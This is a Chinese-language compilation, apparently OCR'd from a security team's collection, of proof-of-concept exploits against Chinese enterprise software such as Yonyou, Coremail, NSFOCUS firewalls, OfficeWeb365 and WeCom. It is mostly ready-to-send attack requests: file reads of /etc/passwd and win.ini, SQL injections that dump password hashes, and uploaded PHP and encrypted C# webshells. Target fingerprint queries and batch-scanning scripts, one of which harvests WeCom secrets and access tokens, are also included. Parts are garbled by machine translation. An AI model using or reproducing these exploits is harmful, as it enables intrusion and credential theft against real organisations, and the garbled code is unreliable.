Sec-Fetch-Dest: document
Accept-Language: zh-CN,zh;q=0.9
Cookie: ****
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
checkname=123&tagid=123
```

用友M1server反序列化命令执行漏洞

漏洞描述：

M1移动协同是针对管理者、高端商务人士、长期在外走访客户的业务人员以及日常外出的行业者而打造的协同应用。该应用平台存在反序列化漏洞，攻击者构造恶意包可以执行任意命令获取服务器权限

POC待补充

启明星辰-4A 统一安全管控平台 getMater 信息泄漏

漏洞描述：

启明星辰集团4A统一安全管控平台实现IT资源集中管理,为企业提供集中的账号、认证、授权、审计管理技术支撑及配套流程,提升系统安全性和可管理能力。可获取相关人员敏感信息。

```
```

```
https://xxxxxxx/accountApi/getMaster.do
poc:
  relative: req0
  session: false
  requests:
  - method: GET
    timeout: 10
    path: /accountApi/getMaster.do
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
        like Gecko) Chrome/65.0.881.36 Safari/537.36
    follow_redirects: true
    matches: (code.eq("200") && body.contains("\"state\":true"))

```

修复建议：

限制文件访问

锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露

漏洞描述：锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露漏洞

指纹搜索：body="img/free_login_ge.gif" && body="./img/login_bg.gif"

批量扫描工具：**https://github.com/MzzdToT/HAC_Bored_Writing/tree/main/unauthorized/%E9%94%90%E6%8D%B7%E4%BA%A4%E6%8D%A2%E6%9C%BAWEB%E7%AE%A1%E7%90%86%E7%B3%BB%E7%BB%9FEXCU_SHELL**

```
GET /EXCU_SHELL HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/61.0.2852.74 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: /
Connection: close
Cmdnum: '1'
Command1: show running-config
Confirm1: n
```

--科荣 AIO 管理系统存在文件读取漏洞

漏洞描述：

科荣AIO企业一体化管理解决方案,通过ERP（进销存财务）、OA（办公自动化）、CRM（客户关系管理）、UDP（自定义平台），集电子商务平台、支付平台、ERP平台、微信平台、移动APP等解决了众多企业客户在管理过程中跨部门、多功能、需求多变等通用及个性化的问题。科荣 AIO 管理系统存在文件读取漏洞，攻击者可以读取敏感文件。

```
POST /UtilServlet
HTTP/.
Host:
User-Agent: Mozilla/.(Windows NT .; Win; x) AppleWebKit/.(KHTML
Content-Length:
Accept: text/html,application/xhtml+xml,application/xml;q=.,image/avif,image/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=.
Cache-Control: no-cache
Connection: close
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
Upgrade-Insecure-Requests:

operation=readErrorExcel&fileName=C:\windows/win.ini
```

--飞企互联 FE 业务协作平台 magePath 参数文件读取漏洞

漏洞描述：

FE 办公协作平台是实现应用开发、运行、管理、维护的信息管理平台。飞企互联 FE 业务协作平台存在文件读取漏洞，攻击者可通过该漏洞读取系统重要文件获取大量敏感信息。

网络测绘：

“flyrise.stopBackspace.js”

漏洞复现 ：

登陆页面


```
/servlet/ShowImageServlet?imagePath=../web/fe.war/WEB-INF/classes/jdbc.properties&print
```

用友GRP-U8存在信息泄露

漏洞描述：友U8系统存可直接访问log日志，泄露敏感信息

批量扫描工具:https://github.com/MzzdToT/HAC_Bored_Writing/tree/main/unauthorized/%E7%94%A8%E5%8F%8BGRP-U8

指纹

```
body="U8Accid" || title="GRP-U8" || body="用友优普信息技术有限公司"
```

```
GET /logs/info.log HTTP/1.1
```

```
#coding:utf-8
#python3 GRP-U8_loginfo.py -u http://127.0.0.1:1111 单个url测试

#python3 GRP-U8_loginfo.py -f url.txt 批量检测

#会在当前目录生成存在漏洞的vuln.txt文件
import requests
import sys
import urllib3
from argparse import ArgumentParser
import threadpool
from urllib import parse
from time import time


#body="U8Accid" || title="GRP-U8" || body="用友优普信息技术有限公司"

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
url_list=[]

#随机ua
def get_ua():
    first_num = random.randint(55, 62)
    third_num = random.randint(0, 3200)
    fourth_num = random.randint(0, 140)
    os_type = [
        '(Windows NT 6.1; WOW64)', '(Windows NT 10.0; WOW64)',
        '(Macintosh; Intel Mac OS X 10_12_6)'
    ]
    chrome_version = 'Chrome/{}.0.{}.{}'.format(first_num, third_num, fourth_num)

    ua = ' '.join(['Mozilla/5.0', random.choice(os_type), 'AppleWebKit/537.36',
                   '(KHTML, like Gecko)', chrome_version, 'Safari/537.36']
                  )
    return ua

#有漏洞的url写入文件
def wirte_targets(vurl, filename):
    with open(filename, "a+") as f:
```

```
        f.write(vurl + "\n")

def check_url(url):
    url=parse.urlparse(url)
    url=url.scheme + '://' + url.netloc
    url=url + '/logs/info.log'
    # print(url)
    try:
        res = requests.get(url, verify=False, allow_redirects=True, timeout=100)
        if res.status_code == 200:
            lines = res.text.split('\n')[:100]
            truncated_response = '\n'.join(lines)
            if "INFO" in truncated_response:
                print("\033[32m[+]{} is vulnerable. \033[0m".format(url))
                wirte_targets(url,"vuln.txt")
        else:
            print("\033[31m[-]{} is no vulnerable.
{}\033[0m".format(url,res.status_code))
    except Exception as e:
        print("[!]{} is timeout {}\033[0m".format(url,e))
        pass


def multithreading(url_list, pools=5):
    works = []
    for i in url_list:
        # works.append((func_params, None))
        works.append(i)
    # print(works)
    pool = threadpool.ThreadPool(pools)
    reqs = threadpool.makeRequests(check_url, works)
    [pool.putRequest(req) for req in reqs]
    pool.wait()


if __name__ == '__main__':
    show = r'''

    用友GRP-U8 info.log

                        info.log scan By when
    '''
    print(show + '\n')
    arg=ArgumentParser(description='check_url By when')
    arg.add_argument("-u",
                        "--url",
                        help="Target URL; Example:python3 GRP-U8_loginfo.py -u
http://ip:port")
    arg.add_argument("-f",
                        "--file",
                        help="Target URL; Example:python3 GRP-U8_loginfo.py -f
url.txt")
    args=arg.parse_args()
    url=args.url
    filename=args.file
    print("[+]任务开始.....")
    start=time()
```

```
    if url != None and filename == None:
        check_url(url)
    elif url == None and filename != None:
        for i in open(filename):
            i=i.replace('\n','')
            url_list.append(i)
        multithreading(url_list,10)
    end=time()
    print('任务完成,用时%ds.' %(end-start))
```

nginx配置错误导致的路径穿越风险

漏洞自查PoC如下： **https://github.com/hakaioffsec/navgix** 该漏洞非0day，是一个路径穿越漏洞，可以直接读取nginx后台服务器文件。 有多家重点金融企业已中招，建议尽快进行自查。

红帆 OA zyy_AttFile.asmx SQL注入漏洞**

```
POST /ioffice/prg/interface/zyy_AttFile.asmx HTTP/1.1
Host: 10.250.250.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 383
Content-Type: text/xml; charset=utf-8
Soapaction: "http://tempuri.org/GetFileAtt"
Accept-Encoding: gzip, deflate
Connection: close
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><GetFileAtt
xmlns="http://tempuri.org/"><fileName>123</fileName></GetFileAtt> </soap:Body></so
ap:Envelope>
```

Coremail 邮件系统未授权访问获取管理员账密

```
POC:
/coremail/common/assets/:/:/:/:/:/:/s?
biz=Mzl3MTk4NTcyNw==&mid=2247485877&idx=1&sn=7e5f77db320ccf9013c0b7aa7262
6688chksm=eb3834e5dc4fbdf3a9529734de7e6958e1b7efabecd1c1b340c53c80299ff5c688b
f6adaed61&scene=2
```

Milesight VPN server.js 任意文件读取漏洞

```
POC:
GET /../etc/passwd HTTP/1.1
Host:
Accept: /
Content-Type: application/x-www-form-urlencoded
```

PigCMS action_flashUpload 任意文件上传漏洞

```
POST /cms/manage/admin.php?m=manage&c=background&a=action_flashUpload
HTTP/1.1
Host:
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----aaa
------aaa
Content-Disposition: form-data; name="filePath"; filename="test.php"
Content-Type: video/x-flv
<?php phpinfo();?>
------aaa
/cms/upload/images/2023/08/11/1691722887xXbx.php
```

绿盟 NF 下一代防火墙 任意文件上传漏洞

```
POST /api/v1/device/bugsInfo HTTP/1.1
Content-Type: multipart/form-data; boundary=4803b59d015026999b45993b1245f0ef
Host:
--4803b59d015026999b45993b1245f0ef
Content-Disposition: form-data; name="file"; filename="compose.php"
<?php eval($_POST['cmd']);?>
--4803b59d015026999b45993b1245f0ef--
POST /mail/include/header_main.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID_NF=82c13f359d0dd8f51c29d658a9c8ac71
Host:
cmd=phpinfo();
```


金盘 微信管理平台 getsysteminfo 未授权访问漏洞


```
POC:
/admin/weichatcfg/getsysteminfo
漏洞描述：北京金盘鹏图软件技术有限公司的金盘图书馆微信管理后台 getsysteminfo 存在未授权访问漏洞
漏洞危害:获取管理员账号密码等敏感数据，导致攻击者能以管理员身份进入系统窃取敏感信息和危险操作
修复方法:
官方已发布安全修复版本，请升级至官网最新版本
http://goldlib.com.cn/
```

Panel loadfile 后台文件读取漏洞

```
POST /api/v1/file/loadfile
{"paht":"/etc/passwd"}
```


Linux 服务器运维管理面板
1panel.cn
登录
用户名
密码
登录
同意《飞致云社区软件许可协议》
墨渊安全团队


墨渊安全团队


墨渊安全团队

金蝶云星空 CommonFileserver 任意文件读取漏洞

```
GET /CommonFileServer/c:/windows/win.ini
```

中远麒麟堡垒机tokens SQL

```
POST /baoleiji/api/tokens HTTP/1.1

constr=1' AND (SELECT 6999 FROM (SELECT(SLEEP(5)))ptGN) AND 'AAdm' =
'AAdm'&title=%40127.0.0.1
```

中远麒麟堡垒机SQL注入

```
麒麟堡垒机用于运维管理的认证、授权、审计等监控管理。中远麒麟堡垒机存在SQL注入，可利用该漏洞获取系统敏感信息。
检索条件:
cert="Baolei"||title="麒麟堡垒机"||body="admin.php?controller=admin_index&action=get_user_login_fristauth"||body="admin.php?controller=admin_index&action=login"
poc:
  relative: req0 && req1
  session: false
  requests:
  - method: POST
    timeout: 10
    path: /admin.php?controller=admin_commonuser
    headers:
      Content-Type: application/x-www-form-urlencoded
      User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
        like Gecko) Chrome/69.0.2786.81 Safari/537.36
    data: username=admin' AND (SELECT 6999 FROM (SELECT(SLEEP(5)))ptGN) AND 'AAdm'='AAdm
    follow_redirects: true
    matches: (code.eq("200") && time.gt("5") && time.lt("10"))
  - method: POST
    timeout: 10
    path: /admin.php?controller=admin_commonuser
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
        like Gecko) Chrome/69.0.2786.81 Safari/537.36
      Content-Type: application/x-www-form-urlencoded
    data: username=admin
    follow_redirects: true
```

```
    matches: time.lt("5")

检索条件:

cert="Baolei" 或 title="麒麟堡垒机" 或 body="admin.php?controller=admin_index&action=get_user_login_fristauth" 或 body="admin.php?controller=admin_index&action=login"

POC:
relative: req0 && req1
session: false
第一个请求:
方法: POST
超时: 10秒
路径: /admin.php?controller=admin_commonuser
请求头部:
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.2786.81 Safari/537.36
请求数据: username=admin' AND (SELECT 6999 FROM (SELECT(SLEEP(5)))ptGN) AND 'AAdm'='AAdm
跟随重定向: true
匹配条件: 响应码为200且响应时间大于5秒且小于10秒
第二个请求:

方法: POST
超时: 10秒
路径: /admin.php?controller=admin_commonuser
请求头部:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.2786.81 Safari/537.36
Content-Type: application/x-www-form-urlencoded
请求数据: username=admin
跟随重定向: true
匹配条件: 响应时间小于5秒
```

OfficeWeb365 远程代码执行漏洞：

【消息详情】：360漏洞云监测到网传《OfficeWeb365 远程代码执行漏洞》的消息，经漏洞云复核，确认为【真实】漏洞，漏洞影响【未知】版本，该漏洞标准化POC已经上传漏洞云情报平台，平台编号：360LDYLD-2023-00002453，情报订阅用户可登录漏洞云情报平台(https://loudongyun.360.cn/bug/list)查看漏洞详情。

360漏洞云监测到网传《OfficeWeb365远程代码执行漏洞》的消息，经漏洞云复核，确认为【真实】漏洞，漏洞影响【未知】版本，该漏洞标准化POC已经升级漏洞云情报平台，平台编号： 360LDYLD-2023-00002453

```
POST /PW/SaveDraw?path=../../Content/img&idx=1.aspx HTTP/1.1
主持人: xxx
用户代理: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, 如 Gecko) Chrome/88.0.434.18 Safari/537.36
内容长度: 2265
内容类型: application/x-www-form-urlencoded
```

```
接受编码: gzip、deflate
连接: 关闭
数据:image/png;base64,01s34567890123456789y12345678901234567m91<%@ 页面语言="C#" %>
    <%@Import 命名空间="System.Reflection" %>
    <脚本运行=“服务器”>
                私有字节[]解密（字节[]数据）
        {
            字符串键=“e45e329feb5d925b”;
            数据 = Convert.FromBase64String(System.Text.Encoding.UTF8.GetString(data));
            System.Security.Cryptography.RijndaelManaged aes = new
System.Security.Cryptography.RijndaelManaged();
            aes.Mode = System.Security.Cryptography.CipherMode.ECB;
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.Padding = System.Security.Cryptography.PaddingMode.PKCS7;
            return aes.CreateDecryptor().TransformFinalBlock(data, 0, data.Length);
        }
        私有字节[]加密（字节[]数据）
        {
            字符串键=“e45e329feb5d925b”;
            System.Security.Cryptography.RijndaelManaged aes = new
System.Security.Cryptography.RijndaelManaged();
            aes.Mode = System.Security.Cryptography.CipherMode.ECB;
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.Padding = System.Security.Cryptography.PaddingMode.PKCS7;
            返回
System.Text.Encoding.UTF8.GetBytes(Convert.ToBase64String(aes.CreateEncryptor().Transfor
mFinalBlock(data, 0, data.Length)));
        }
    </脚本>
        <%
        //byte[]
c=Request.BinaryRead(Request.ContentLength);Assembly.Load(Decrypt(c)).CreateInstance("U"
).Equals(this);
                byte[] c=Request.BinaryRead(Request.ContentLength);
          string asname=System.Text.Encoding.ASCII.GetString(new byte[]
{0x53,0x79,0x73,0x74,0x65,0x6d,0x2e,0x52,0x65,0x66,0x6c,0x65,0x63,0x74,0x69,0x6f,
0x6e,0x2e,0x41,0x73,0x73,0x65,0x6d,0x62,0x6c,0x79});
          类型程序集=Type.GetType(asname);
           MethodInfo load = assembly.GetMethod("Load",new Type[] {new
byte[0].GetType()});
           对象 obj=load.Invoke(null, new object[]{Decrypt(c)});
           MethodInfo create = assembly.GetMethod("CreateInstance",new Type[] {
"".GetType()});
           字符串名称 = System.Text.Encoding.ASCII.GetString(new byte[] { 0x55 });
           object pay=create.Invoke(obj,new object[] { name });
           pay.Equals(this);%>>---
```


--PigCMS action_flashUpload 任意文件上传漏洞

```
POC:
POST /cms/manage/admin.php?m=manage&c=background&a=action_flashUpload
HTTP/1.1
Host:
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----aaa
------aaa
Content-Disposition: form-data; name="filePath"; filename="test.php"
Content-Type: video/x-flv
<?php phpinfo();?>
------aaa
/cms/upload/images/2023/08/11/1691722887xXbx.php
```

网御 ACM 上网行为管理系统bottomframe.cgi SQL 注入漏洞

```
/bottomframe.cgi?user_name=%27))%20union%20select%20md5(1)%23
```

墨渊安全团队



墨渊安全团队

广联达 Linkworks GetIMDictionarySQL 注入漏洞

```
POC:
POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded
key=1' UNION ALL SELECT top 1 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --
```

用友文件服务器认证绕过

```
资产搜索:
app="用友-NC-Cloud"   或者是app="用友-NC-Cloud" && server=="Apache-Coyote/1.1"

POST数据包修改返回包 false改成ture就可以绕过登陆

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Thu, 10 Aug 2023 20:38:25 GMT
Connection: close
Content-Length: 17

{"login":"false"}
```

华天动力oa SQL注入

```
访问
http://xxxx//report/reportJsp/showReport.jsp?raq=%2FJourTemp2.raq&reportParamsId=100xxx

然后抓包
POST /report/reportServlet?action=8 HTTP/1.1
Host: xxxx
Content-Length: 145
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://xxx/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://xxxx/report/reportJsp/showReport.jsp?raq=%2FJourTemp2.raq&reportParamsId=100xxx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=D207AE96056400942620F09D34B8CDF3
Connection: close

year=*&userName=*&startDate=*&endDate=*&dutyRule=*&resultPage=%2FreportJsp%2FshowRepo


```

泛微 Weaver E-Office9 前台文件包含

```
http://URL/E-mobile/App/Init.php?weiApi=1&sessionkey=ee651bec023d0db0c233fcb562ec7673_admin&m=12344554_../../attachment/xxx.xls
```

企业微信存在信息泄露

紧急通知，长亭报出企业微信存在信息泄露0day！目前已在准备预警，请注意！

企业微信URL/cgi-bin/gateway/agentinfo

接口未授权情况下可直接获取企业微信secret等敏感信息

受影响版本：2.5.x、2.6.930000、以下；

不受影响：2.7.x、2.8.x、2.9.x；

危害：

1、可导致企业微信全量数据被获取、文件获取，

2、存在使用企业微信轻应用对内发送钓鱼文件和链接等风险。

修复方法：

1、在waf上设置一个规则，匹配到/cgi-bin/gateway/agentinfo路径的进行阻断；

2、联系厂家进行获取修复包；

3、官方通报及补丁地址

关于企业微信私有化历史版本后台 API 执行漏洞的说明

漏洞概述

近期发现一个企业微信私有化历史版本的后台 API 执行权限漏洞，攻击者可以通过发送特定报文，获取通信录信息和应用权限。

我司已于 2023 年 8 月 12 日提供了紧急运维配置方法和后台安全补丁对所有版本进行了修复，受影响用户可通过升级版本或者安全加固补丁完成对漏洞的修复。

版本和修复方案

产品名称	版本	是否受影响	风险和处置方案
企业微信私有化（含政务微信）	2.5.x 版本 2.6.930000 版本以下	受影响	未使用安全网关和应用代理的，在所有逻辑机上拦截指定 API。 有在使用安全网关和应用代理，在所有接入机上拦截指定 API，并更新后台补丁包。 处置方案详见企业微信原厂 Wiki：https://tapd.tencent.com/WeWorkLocalDocu/markdown_wikis/show/#1220382282002540011
	2.7.x 版本 2.8.x 版本 2.9.x 版本	不受影响	无需处置

影响后果

攻击者可利用该漏洞获取后台通信录信息和应用权限。

指纹

```
app="Tencent-企业微信"
```

POC

```
# -u url
# -r txt
```

```
import json
import requests
import argparse
import warnings

# 解析命令行参数
parser = argparse.ArgumentParser()
parser.add_argument('-u', '--url', help='URL for agentinfo request')
parser.add_argument('-r', '--file', help='File containing URLs')
args = parser.parse_args()
warnings.filterwarnings("ignore")

# 读取包含URL的文本文件
urls = []
if args.file:
    with open(args.file, 'r') as file:
        urls = file.read().splitlines()
else:
    urls = [args.url]

for url in urls:
    # 发起agentinfo请求
    try:
        response = requests.get(url=f'{url}/cgi-bin/gateway/agentinfo', verify=False, timeout=3)
    except requests.exceptions.Timeout:
        print(f'Request timed out for URL: {url}')
        continue

    # 检查响应状态码
    if response.status_code != 200:
        print("\033[31m"+f'Failed to get agent info for URL: {url}/cgi-bin/gateway/agentinfo, 状态码{response.status_code}'+"\033[0m")
        continue
    if 'strcorpid' not in response.text:
        continue
    # 解析响应中的JSON数据
    res = response.content.decode("utf-8")
    data = json.loads(res)  # json转成python字典
    id = data['strcorpid']
    secret = data['Secret']

    # 发起gettoken请求
    get_token_url = f'{url}/cgi-bin/gettoken?corpid={id}&corpsecret={secret}'
    get_token_response = requests.get(get_token_url, verify=False)

    # 检查响应是否包含access_token并打印结果

    get_token_data = get_token_response.text
    if 'access_token' in get_token_data:
        data = json.loads(get_token_response.content.decode("utf-8"))  # json转成python字典
        access_token = data['access_token']
        print("\033[32m"+f'{url} 存在漏洞'+"\033[0m")
        print("\033[32m"+f'URL: {get_token_url}'+"\033[0m")
        print(f'Access Token: {access_token}')
```

POC2

